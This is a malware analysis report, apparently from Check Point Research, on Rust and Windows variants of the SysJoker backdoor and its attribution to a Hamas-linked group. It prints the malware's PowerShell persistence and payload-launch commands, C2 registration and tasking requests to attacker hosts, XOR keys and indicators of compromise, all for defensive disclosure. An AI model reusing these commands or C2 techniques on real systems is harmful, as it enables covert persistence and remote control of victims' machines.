Israel-Hamas War Spotlight: Shaking the Rust Off SysJoker

research.checkpoint.com/2023/israel-hamas-war-spotlight-shaking-the-rust-off-sysjoker/

November 23, 2023

Key Findings

- Check Point Research is actively tracking the evolution of SysJoker, a previously publicly unattributed multi-platform backdoor, which we asses was utilized by a Hamas-affiliated APT to target Israel.
- Among the most prominent changes is the shift to Rust language, which indicates the malware code was entirely rewritten, while still maintaining similar functionalities. In addition, the threat actor moved to using OneDrive instead of Google Drive to store dynamic C2 (command and control server) URLs.
- Analysis of newly discovered variants of SysJoker revealed ties to previously undisclosed samples of Operation Electric Powder, a set of targeted attacks against Israeli organizations between 2016-2017 that were loosely linked to the threat actor known as Gaza Cybergang.

Introduction

Amid tensions in the ongoing Israel-Hamas war, Check Point Research has been conducting active threat hunting in an effort to discover, attribute, and mitigate relevant regional threats. Among those, some new variants of the SysJoker malware, including one coded in Rust,

recently caught our attention. Our assessment is that these were used in targeted attacks by a Hamas-related threat actor.

SysJoker, initially discovered by Intezer in 2021, is a multi-platform backdoor with multiple variants for Windows, Linux and Mac. The same malware was also analyzed in another report a few months after the original publication. Since then, SysJoker Windows variants have evolved enough to stay under the radar.

As we investigated the newer variants of SysJoker that were utilized in targeted attacks in 2023, we also discovered a variant written in Rust, which suggests the malware code was completely rewritten. In addition, we also uncovered behavioral similarities with another campaign named Operation Electric Powder which targeted Israel in 2016-2017. This campaign was previously linked to Gaza Cybergang (aka Molerats), a threat actor operating in conjunction with Palestinian interests.

In this article, we drill down into the Rust version of SysJoker, as well as disclose additional information on other SysJoker Windows variants and their attribution.

Rust SysJoker Variant

The SysJoker variant (`9416d7dc2ecdeda92ba35cd5e54eb044`), written in Rust, was submitted to VirusTotal with the name `php-cgi.exe` on October 12, 2023. Compiled a few months earlier on August 7, it contains the following PDB path: `C:\Code\Rust\RustDown-Belal\target\release\deps\RustDown.pdb`.

The malware employs random sleep intervals at various stages of its execution, which may serve as possible anti-sandbox or anti-analysis measures.

The sample has two modes of operation which are determined by its presence in a particular path. This is intended to differentiate the first execution from any subsequent ones based on persistence.

First, it checks whether the current running module matches the path `C:\ProgramData\php-7.4.19-Win32-vc15-x64\php-cgi.exe`. Based on the outcome the malware proceeds to one of the two possible stages.

First execution

If the sample runs from a different location, indicating it's the first time the sample is executed, the malware copies itself to the path `C:\ProgramData\php-7.4.19-Win32-vc15-x64\php-cgi.exe` and then runs itself from the newly created path using PowerShell with the following parameter:

```
-Command C:\ProgramData\php-7.4.19-Win32-vc15-x64\php-cgi.exe
```

Finally, it creates a persistence mechanism and then exits the program.

Persistence is established in an unusual way, using PowerShell with the following argument:

```
-Command "$reg=[WMIClass]'ROOT\DEFAULT:StdRegProv';
$results=$reg.SetStringValue('&amp;H80000001','Software\Microsoft\Windows\CurrentVersi
 'php-cgi', 'C:\ProgramData\php-7.4.19-Win32-vc15-x64\php-cgi.exe');"
```

Eventually, this PowerShell code creates a registry `Run` key in the `HKEY_CURRENT_USER` hive, which points to the copy of the executable, using the WMI StdRegPro class instead of directly accessing the registry via the Windows API or reg.exe.

Subsequent executions (from persistence)

SysJoker contacts a URL on OneDrive to retrieve the C2 server address. The URL is hardcoded and encrypted inside the binary:

```
https://onedrive.live[.]com/download?
resid=16E2AEE4B7A8BBB1%21112&amp;authkey=!AED7TeCJaC7JNVQ
```

The response should contain also a XOR-encrypted blob of data that is encoded in base64. During our investigation, the following response was received:

```
KnM5Sjpob2glNTY8AmcaYXt8cAh/fHZ+ZnUNcwdld2Mr
```

After decryption, the C2 IP address and port are revealed:

```
{"url":"http://85.31.231[.]49:443"}
```

Using OneDrive allows the attackers to easily change the C2 address, which enables them to stay ahead of different reputation-based services. This behavior remains consistent across different versions of SysJoker.

The malware collects information about the infected system, including the Windows version, username, MAC address, and various other data. This information is then sent to the `/api/attach` API endpoint on the C2 server, and in response it receives a unique token that serves as an identifier when the malware communicates with the C2:

```
POST /api/attach HTTP/1.1
Host: 85.31.231.49:443
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/
92.0.4515.159 Safari/537.36
Accept: */*
Content-Length: 111
Content-Type: application/x-www-form-urlencoded

ip=&serial=585948_C4:65:16:E8:03:02_george&name=george&os=Windows 10.0.17134
(Workstation)&user_token=987217232HTTP/1.1 200 OK
Date: Thu, 12 Oct 2023 01:33:52 GMT
Server: Apache/2.4.41 (Ubuntu)
Cache-Control: no-cache, private
X-RateLimit-Limit: 60
X-RateLimit-Remaining: 59
Transfer-Encoding: chunked
Content-Type: application/json

{"token":"30aa8e93-b73d-423a-8a7e-e0a3e1222b3a"}
```

Figure 1 – Bot registration api call.

After registration with the C2 server, the sample runs the main C2 loop. It sends a POST request containing the unique token to the `/api/req` endpoint, and the C2 responds with JSON data:

```
POST /api/req HTTP/1.1
Host: 85.31.231.49:443
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/
92.0.4515.159 Safari/537.36
Accept: */*
Content-Length: 42
Content-Type: application/x-www-form-urlencoded

token=30aa8e93-b73d-423a-8a7e-e0a3e1222b3aHTTP/1.1 200 OK
Date: Thu, 12 Oct 2023 01:33:54 GMT
Server: Apache/2.4.41 (Ubuntu)
Cache-Control: no-cache, private
X-RateLimit-Limit: 60
X-RateLimit-Remaining: 55
Transfer-Encoding: chunked
Content-Type: application/json

{"data":[]}
```

Figure 2 – Command request and response.

The expected response from the server is a JSON that contains a field named `data` that contains an array of actions for the sample to execute. Each array consists of `id` and `request` fields. The `request` field is another JSON with fields called `url` and `name`. An example of the response from the server:

```
{"data":[{"id":"1", "request":"{"url": "http://85.31.231[.]49/archive_path",
"name":"mal_1.exe"}"}, {"id":"2", "request":"{"url":
"http://85.31.231[.]49/archive_path", "name":"mal_2.exe"}"}]}
```

The malware downloads a zip archive from the URL specified in the `url` field. The archive contains an executable that after unzipping is saved as the `name` field into `C:\ProgramData\php-Win32-libs` folder. The archive is unzipped using the following PowerShell command:

```
powershell -Command Expand-Archive -Path C:\ProgramData\php-Win32-libs\XMfmF.zip -DestinationPath C:\ProgramData\php-Win32-libs ; start C:\ProgramData\php-Win32-libs\exe_name.exe
```

It is important to mention that in previous SysJoker operations, the malware also had the ability not only to download and execute remote files from an archive but also to execute commands dictated by the operators. This functionality is missing in the Rust version. After receiving and executing the file download command, depending on whether the operation was successful or not, the malware contacts the C2 server again and send a success or exception message to the path `/api/req/res`. The server sends back a JSON confirmation indicating that it has received the information: `{"status":"success"}`.

Encryption

The malware has two methods for string decryption. The first method is simple and appears across multiple SysJoker variants. The sample contains several base64-encoded encrypted data blobs and a base64-encoded key. Upon decryption, both blobs are base64-decoded and then XORed to produce the plain text strings.

The second encryption method is tedious and is spliced in-line throughout the program repeatedly at compile time. This generates a complex string decryption algorithm throughout the sample.

```
// decrypt string: "php-"
v4 = 1;
LODWORD(str_id[0]) = 0;
v5 = 0;
v6 = &loc_459BE2 + __ROL4__(dword_472078 ^ (dword_472078 >> 31) ^ 0x86CDDF3C, 13);
while ( (v4 & 1) != 0 )
{
  v4 = 0;
  *(str_id + v5) = *&v6[v5] ^ ((byte_45E098[v5 | 3] << 24) | (byte_45E098[v5 | 2] << 16) | byte_45E098[v5] | (by
  v5 = 4;
}
```

Figure 3 – Example of the decryption of the string “php-”.

Windows SysJoker Variants

In addition to the newly found Rust variant, we uncovered two more SysJoker samples that were not publicly exposed in the past. Both of these samples are slightly more complex than the Rust version or any of the previously analyzed samples, possibly due to the public discovery and analysis of the malware. One of these samples, in contrast to other versions, has a multi-stage execution flow, consisting of a downloader, an installer, and a separate payload DLL.

DMADevice variant

The DMADevice sample (`d51e617fe1c1962801ad5332163717bb`) was compiled in May 2022, a few months after SysJoker was first uncovered.

Like other versions, the malware starts by retrieving the C2 server address by contacting the URL:

```
https://onedrive.live[.]com/download?
cid=F6A7DCE38A4B8570&amp;resid=F6A7DCE38A4B8570!115&amp;authkey=AKcf8zLcDneJZHw
```

The OneDrive link responds with an encrypted base64-encoded string, which is decrypted with the XOR key `QQL8VJUJMABL8H5YNRC9QNEOHA4I3QDAVWP5RY9L0HCGWZ4T7GTYQTCQTHTTN8RV6BMKT3AICZHOFQS8MTT`. This is the same key that is used in the Rust version.

The decrypted blob contains a JSON with the C2 domain in the following format:

```
{"url":"http://sharing-u-file[.]com"}
```

Next, the malware proceeds to the three-stage execution process.

1. **Setup files and persistence**

The sample generates a unique bot ID, sends it in a POST request to the `/api/cc` API endpoint, and receives back the JSON describing the desired malware setup on the infected machine.

The JSON has the following structure:

```
{"key":"f57d611b-0779-4125-a3e8-
4f8ca3116509","pi":"VwUD[REDACTED]","data":"PRdkHUVFVA9pQl5BXA8YE2JHQgZBBFVpVRJZQU0RdX
```

The field `key` in the JSON is used to XOR-decrypt the other fields after they are base64-decoded: the `pi` field contains the victim's IP address and the `data` field contains the array with multiple values:

```
["SystemDrive","ProgramData","DMADevice","DMASolutionInc","DMASolutionInc.exe","DMASol
 REG ADD HKCU\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run \/V","\/t REG_SZ
\/D",".exe","$env:username | Out-File -Encoding 'utf8'
'","SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run"]
```

Those values are utilized in the following order:

- `SystemDrive` – Get the system hard drive letter.

- `ProgramData` – Create these two folders under the specified (in this case, ProgramData) folder:
  – `DMADevice` – The first folder name created.
  – `DMASolutionInc.exe` – The file name used by the currently running executable to self-replicate into the `DMADevice` folder.
- `DMASolutionInc.dll` – The name of the config file.
- `DMASolutionInc` – The second folder name created.

The rest of the values are used in a few commands that establish persistence via the registry `Run` key and retrieve the current user name from `$env` into the temporary txt file.

The config file, in our case `DMASolutionInc.dll`, is stored on a disk encrypted (using the same key used to decrypt the domain) and base64-encoded. It contains encrypted JSON with the following fields:

```
{"id":"[BOT-ID]","us":"[USERNAME]","ip":"[IP]"}
```

After performing all these operations, the sample executes its copy from `DMASolutionInc.exe` and exits.

2. **Register with the C2 server**

When the sample is executed again (via persistence from the previous stage), it checks the location it is running from. It then continues the execution by making a POST request to `/api/add` containing the uuid, user name, and user token, which is also generated by the malware:

```
uuid=bot-id&nu=username&user_token=token
```

The server responds with a token generated on its side which is then used for all the subsequent C2 requests.

3. **C2 main loop**

The token received during the previous stage is used for making POST requests to `/api/cr` on the C2 server to retrieve the commands to execute.

Similar to other SysJoker variants, the server responds with a JSON that contains field `data` which is an array of actions to take. This version can download and execute files or run commands and upload the results to the C2 server. For each command in the array, the sample sends a response reporting if it was successful or not.

AppMessagingRegistrar variant

This variant has a compilation timestamp of June 2022 and has a quite different execution flow. The functionality of the malware is divided into two separate components: a downloader (DDN, `c2848b4e34b45e095bd8e764ca1a4fdd`) and a backdoor (AppMessagingRegistrar, `31c2813c1fb1e42b85014b2fc3fe0666`).

DDN Downloader

The threat actors first deliver a lightweight downloader. It creates the folder `C:\ProgramData\NuGet Library\`, then downloads a zip file from `https://filestorage-short[.]org/drive/AppMessagingRegistrar.zip` . It unzips the file, copies it into the `AppMessagingRegistrar.exe` file and then executes it.

Splitting the functionality into separate components has proved effective: at the time of the first submission to VirusTotal (VT), the malware was not detected by any of the platform's engines:



Figure 4 – DNN downloader with 0 detections on its first submission to VT (2023-04-09).

AppMessagingRegistratar

Upon execution, this payload first checks the registry key `SOFTWARE\Intel\UNP\ProgramUpdates\UUID` for the UUID of the PC. If the registry key is not available, a UUID is generated using the `UuidCreate` function and is then saved to the previously mentioned key.

```
// write to registry
RegOpenKeyW(HKEY_CURRENT_USER, v99, &v217);
v207 = &v209;
v210 = 1;
v206 = v310;
v209 = 2048;
v205 = &v210;
v105 = &v308;
if ( HIDWORD(v309) >= 8 )
  v105 = v308;


// don't add if it's there
if ( !RegQueryValueExW(v217, v105, 0, v205, v206, v207) )
{
  *(a1 + 4) = 0;
  *(a1 + 5) = 7;
  *a1 = 0;
  dd::std::wstring_init_1(a1, v310, wcslen(v310));
  goto pos_exit;
}



// generate uuid
UuidCreate(&v229);
UuidToStringA(&v229, &v211);
```

Figure 5 – Uuid Generation.

The variant then proceeds to decrypt a hardcoded OneDrive URL to retrieve a C2 address. The XOR key in this sample is `22GC18YH0N4RUE0BSJOAVW24624ULHIQGS4Y1BQQUZYTENJN2GBERQBFKF2W78H7`.

After the C2 address is decrypted, a POST request is made to the C2 server API endpoint `/api/register` which contains the previously generated UUID.

The server responds with a JSON containing a token and a status message:

```
{"status": "success", "token":"[TOKEN]", "status_num":1}
```

The status indicates if the request was valid or not, and the samples check specifically for the string `"success"`. The **token** is used for all the following C2 requests but unlike all the other samples, instead of using the body of requests, it is sent in the Authorization header: `Authorization: Bearer [TOKEN]`. This change could be to accommodate additional flows in the malware execution (discussed below) in which the malware sends a GET request instead of a POST and requires a mechanism for the server to identify the sender.

The `status_num` field is used as a global flag to indicate what actions the bot should take. There are four statuses available:

Status Number	Action	Description
0	Setup	Download MsoftInit.dll and execute the *init* and *step* exports.
1	Idle loop	Wait for status_num to change.
3	Payload retrieval	Download and save MsoftNotify.dll DLL.
4	Payload execution	Execute MsoftNotify.dll DLL.

Setup phase

If the received `status_num` is 0, the malware creates the `C:\ProgramData\Intel\UNP\ProgramUpdates` and `C:\ProgramData\Intel\Drivers\MsoftUpdates` folders. It then proceeds to:

1. Download a DLL file using the function `UrlDownloadToFileW` from the path `/api/library/[TOKEN]` and save it to `C:\ProgramData\Intel\Drivers\MsoftUpdates\MsoftInit.dll`.
2. Load the `MsoftInit.dll` and call the `init` exported function.
3. Load the same DLL again and call the `step` exported function.

The exact purpose of those functions is unknown as we were not able to retrieve the DLL. However, due to the names and our analysis of previous versions of the malware, we believe they were part of the persistence and setup process. Finally, the malware sends an empty POST request to the API endpoint `/api/update`. The expected response from the server is an empty JSON.

Idle loop

If the `status_num` is 1, the malware continues to make requests to the C2 API endpoint `/api/status` in an infinite loop. To break the loop, the `status_num` must change.

Main payload download

If the `status_num` is 3, the malware proceeds to download a DLL file from URL `/api/library/[TOKEN]` and saves it to the path `C:\ProgramData\Intel\Drivers\MsoftUpdates\MsoftNotify.dll`. It then sends a request to the C2 API endpoint `/api/ready`: if the server responds with a status `success,` the status flag is then set to 4.

Payload execution

If the status is 4, the malware proceeds to make a GET request to the C2 API endpoint `/api/requests`. The C2 server responds with a JSON with 3 parameters, `id`, `r`,

and `k`.

The malware then loads the `MsoftNotify.dll` DLL and resolves the function `st`.
The `r` and `k` values sent from the server are used by `st` as parameters. We were not able to retrieve the DLL, but based on the previous versions, this is likely a version of the main command running functionality for the backdoor, and its return value should be a string. After the function runs and returns a result, the `id` received in the token is used in the POST request to the C2 which contains the output:

```
POST /api/requests/[ID] HTTP/1.1
Host: [62.108.40.129]
(https://www.virustotal.com/gui/url/79fde5d4b19cbd1f920535215c558b6ff63973b7af7d6bd488

Accept: application/json
Authorization: Bearer [TOKEN]
Content-Length: 15
Content-Type: application/x-www-form-urlencoded

response=[EXECUTION OUTPUT]
```

Infrastructure

The infrastructure used in this campaign is configured dynamically. First, the malware contacts a OneDrive address, and from there, it decrypts the JSON containing the C2 address with which to communicate. The C2 address is encrypted with a hardcoded XOR key and base64-encoded.

This threat actor commonly uses cloud storage services. Previous reports show Google Drive was used for the same purpose.



Figure 6 – Metadata of OneDrive file containing the encrypted C2 server.

Ties to Operation Electric Powder

The SysJoker backdoor uses its own custom encryption for three main strings: the OneDrive URL containing the final C2 address, the C2 address received from the request to OneDrive, and a PowerShell command used for persistence:

```
$reg=[WMIClass]'ROOT\DEFAULT:StdRegProv';
$results=$reg.SetStringValue('&H80000001','Software\Microsoft\Windows\CurrentVersion\R
```

This PowerShell command based on the StdRegProv WMI class is quite unique. It is shared between multiple variants of SysJoker and only appears to be shared with one other campaign, associated with Operation Electric Powder previously reported by ClearSky.

The 2017 report describes the persistent activity carried out in 2016-2017 against the Israel Electric Company (IEC). This operation used phishing and fake Facebook pages to deliver both Windows and Android malware. Windows malware used in this campaign consisted of a dropper, a main backdoor, and a Python-based keylogging and screen-grabbing module.

Throughout our analysis of the **SysJoker** operation, we saw indications suggesting that the same actor is responsible for both attacks, despite the large time gap between the operations. Both campaigns used API-themed URLs and implemented script commands in a similar fashion. This includes the `Run` registry value but is not the only common factor. For example, the following image shows the similarities between the commands used by different malware when gathering recon data from the infected device to temporary text files:



Figure 7 – Use of the `type` command in Electric Powder → the original SysJoker → DMADevice SysJoker variant.

Conclusion

Although the SysJoker malware, which was first seen in 2021 and publicly described in 2022, wasn't attributed to any known actor, we found evidence that this tool and its newer variants have been used as part of the Israeli-Hamas conflict. We were also able to make a connection between SysJoker and the 2016-2017 Electric Powder Operation against Israel Electric Company.

In our report, we described the evolution of the malware and the changes in the complexity of its execution flow, as well as its latest shift to the Rust language and the latest infrastructure it uses.

The earlier versions of the malware were coded in C++. Since there is no straightforward method to port that code to Rust, it suggests that the malware underwent a complete rewrite and may potentially serve as a foundation for future changes and improvements.

Check Point Customers Remain Protected

Check Point Customers remain protected against attacks detailed in this report, while using Check Point Anti-Bot, Harmony Endpoint and Threat Emulation.

Threat Emulation
Backdoor.Wins.Sysjoker.ta.R
Backdoor.Wins.Sysjoker.ta.Q
Backdoor.Wins.Sysjoker.ta.P
Backdoor.Wins.Sysjoker.ta.O
Backdoor.Wins.Sysjoker.ta.N
Backdoor.Wins.Sysjoker.ta.M
Backdoor.Wins.Sysjoker.ta.L

Harmony Endpoint
Backdoor.Win.SysJoker.H

Backdoor_Linux_SysJoker_A/B/C/D/E/F

Check Point Anti-Bot
Backdoor.WIN32.SysJoker.A
Backdoor.WIN32.SysJoker.B
Backdoor.WIN32.SysJoker.C

IOCs

Infrastructure

85.31.231[.]49
sharing-u-file[.]com
filestorage-short[.]org
audiosound-visual[.]com
62.108.40[.]129

Hashes

d4095f8b2fd0e6deb605baa1530c32336298afd026afc0f41030fa43371e3e72
6c8471e8c37e0a3d608184147f89d81d62f9442541a04d15d9ead0b3e0862d95
e076e9893adb0c6d0c70cd7019a266d5fd02b429c01cfe51329b2318e9239836
96dc31cf0f9e7e59b4e00627f9c7f7a8cac3b8f4338b27d713b0aaf6abacfe6f
67ddd2af9a8ca3f92bda17bd990e0f3c4ab1d9bea47333fe31205eede8ecc706
0ff6ff167c71b86c511c36cba8f75d1d5209710907a807667f97ce323df9c4ba

GO UP
BACK TO ALL POSTS